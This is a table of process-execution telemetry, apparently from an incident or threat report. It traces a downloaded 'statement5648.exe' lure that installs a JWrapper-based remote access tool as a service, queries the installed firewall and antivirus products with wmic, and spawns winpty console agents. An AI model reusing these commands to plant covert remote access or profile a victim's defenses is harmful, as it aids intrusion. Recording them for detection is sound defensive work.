| SimpleService.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleService.exe” -install “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleGatewayService\simplegateway.service” |
| SimpleService.exe | services.exe | “C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\SimpleService.exe” |
| statement5648.exe | explorer.exe | “C:\Users\###########\Downloads\statement5648.exe” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\jaccess.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\jaccess.jar” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\rt.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\rt.jar” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\jsse.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\jsse.jar” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\access-bridge-64.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\access-bridge-64.jar” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\sunec.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\sunec.jar” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\alt-rt.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\alt-rt.jar” |
| unpack200.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\unpack200.exe” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\sunmscapi.jar.p2” “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\lib\ext\sunmscapi.jar” |
| windowslauncher.exe | windowslauncher.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Windows64JRE-00052234686-complete\bin\windowslauncher.exe” -cp “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\customer.jar;C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\jwrapper_utils.jar” -Dsun.java2d.dpiaware=true “-Djava.library.path=C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete” com.aem.sdesktop.util.MouseMover 127.0.0.1 56940 127.0.0.1 56941 elevated_backup |
| windowslauncher.exe | statement5648.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapperTemp-1777396455-7-app\bin\windowslauncher.exe” “-Xshare:dump” |
| wmic.exe | Remote Access.exe | wmic.exe /namespace:\\root\SecurityCenter2 PATH FirewallProduct get |
| wmic.exe | Remote Access.exe | wmic.exe /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct get |
| wmic.exe | Remote Access.exe | wmic.exe /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct get |
| winpty-agent64.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\winpty-agent64.exe” \\.\pipe\winpty-14832-1-control \\.\pipe\winpty-14832-1-data 80 40 |
| winpty-agent64.exe | Remote Access.exe | “C:\ProgramData\JWrapper-Remote Access\JWrapper-Remote Access-00052861074-complete\winpty-agent64.exe” \\.\pipe\winpty-2044-1-control \\.\pipe\winpty-2044-1-data 80 40 |